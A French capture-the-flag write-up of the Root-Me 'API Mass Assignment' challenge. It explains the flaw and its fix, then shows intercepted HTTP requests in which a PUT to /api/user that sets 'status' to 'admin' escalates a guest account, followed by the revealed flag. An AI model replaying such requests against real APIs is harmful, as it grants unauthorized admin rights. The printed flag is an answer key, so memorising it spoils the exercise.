

API Mass Assignment

API - Mass Assignment

20 Points 🌐

De toute façon, je n'en avais plus l'utilité

Auteur

Nishacid, Mika, 18 janvier 2024

Niveau ?



Validations

3295 Challengeurs 1%

Énoncé

Votre ami vous remercie pour votre précédente remontée de vulnérabilité, et vous assure que cette fois-ci, il a supprimé la possibilité d'accès aux notes, et il a même créé un rôle d'administration !

Mass Assignment

Vulnérabilité où l'API accepte et applique **trop de champs envoyés par l'utilisateur**, sans les filtrer. Ex : en ajoutant `"role": "admin"` ou `"status": "admin"` dans une requête, on peut modifier des droits ou des infos sensibles non prévues.

Cause : mappage automatique des champs reçus sur les objets en base (ex: `User.update(req.body)`).

Correction : filtrer explicitement les champs autorisés.

Web Site

Swagger
Supported by SMARTBEAR

/static/swagger.json Explore


Root-Me API ^{1.0}

[Base URL: /]
/static/swagger.json

Schemes
HTTP

default

- POST** `/api/signup` Create a new user
- POST** `/api/login` Login to the application
- GET** `/api/user` Retrieve user information
- PUT** `/api/note` Update user note
- GET** `/api/flag` Retrieve secret flag



Ceci sont les champs de l'utilisateur cube,

comme indiqué, nous sommes considérés comme 'guest'.

Faill

J'ai d'abord essayé de créer un user, en indiquant directement le status 'admin',

Ou en modifiant le champ en même temps que celui de 'note'.

/api/user

J'ai intercepté la requête avec Burp :

1 GET /api/user HTTP/1.1 2 Host: challenge01.root-me.org:59090 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: application/json 5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://challenge01.root-me.org:59090/ 8 Connection: keep-alive 9 Cookie: session=.eJwlzjEOwzAIAMC_eO4AGAPJZyKCQe2aNFpVvzdS51vu07Y68ny29X1c-Wjba7a1VWiPo uJM7Uw4ZjA5sJm5OjIoBUqhkiRaYoebySC4m3fa9w6pZuFKpX1ySoqzAIHGwoUkg2spZXG buQDDwC1z8G4pUN7uyHXm8d9o-_4AXasuGA.aCID4w.MB1CHb8W_zXfdgbViqSmGThyhIw 0 Priority: u=0 1 2	1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.5 Python/3.11.10 3 Date: Mon, 12 May 2025 14:24:43 GMT 4 Content-Type: application/json 5 Content-Length: 58 6 Access-Control-Allow-Origin: * 7 Vary: Cookie 8 Connection: close 9 10 { 11 "note": "", 12 "status": "guest", 13 "userid": 7, 14 "username": "cube" 15 }
--	--

Méthode : GET

- Maintenant, si je modifie la méthode en PUT> modifier, et que j'ajoute les champs à ma requête en modifiant guest par admin :

```
PUT /api/user HTTP/1.1
Host: challenge01.root-me.org:59090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://challenge01.root-me.org:59090/
Content-Type: application/json
Connection: keep-alive
Cookie: session=
.eJwlzjEOwzAIAMC_eO4AGAPJZyKCQe2aNFPVvzdS51vu07Y68ny29X1c-Wjba7a1VWiPo
uJM7Uw4ZjA5sJm5OjIoBUqhkiRaYoebySC4m3fa9w6pZuFKpXlySoqzAIHGwoUkg2spZXG
buQDDwC1z8G4pUN7uyHXm8d9o-_4AXasuGA.aCID4w.MB1CHb8W_zXFdgbViqSmGThyhIw
Priority: u=0
Content-Length: 57

{
  "note": "",
  "status": "admin",
  "userid": 7,
  "username": "cube"
}
```

Erreur UNSUPPORTED MEDIA TYPE, j'ai du rajouter 'content-type'


Curl

```
curl -X 'GET' \
'http://challenge01.root-me.org:59090/api/flag' \
-H 'accept: application/json'
```

Request URL

http://challenge01.root-me.org:59090/api/flag

Server response

Code	Details
200	<div><div>Response body</div><div><pre>{ "message": "Hello admin, here is the flag : RM{4lw4yS_ch3ck_0pt10ns_m3th0d}." }</pre></div><div> Download</div></div> <div><div>Response headers</div><div><pre>access-control-allow-origin: * connection: close content-length: 79 content-type: application/json date: Mon, 12 May 2025 14:33:36 GMT server: Werkzeug/3.0.5 Python/3.11.10 vary: Cookie</pre></div></div>

Responses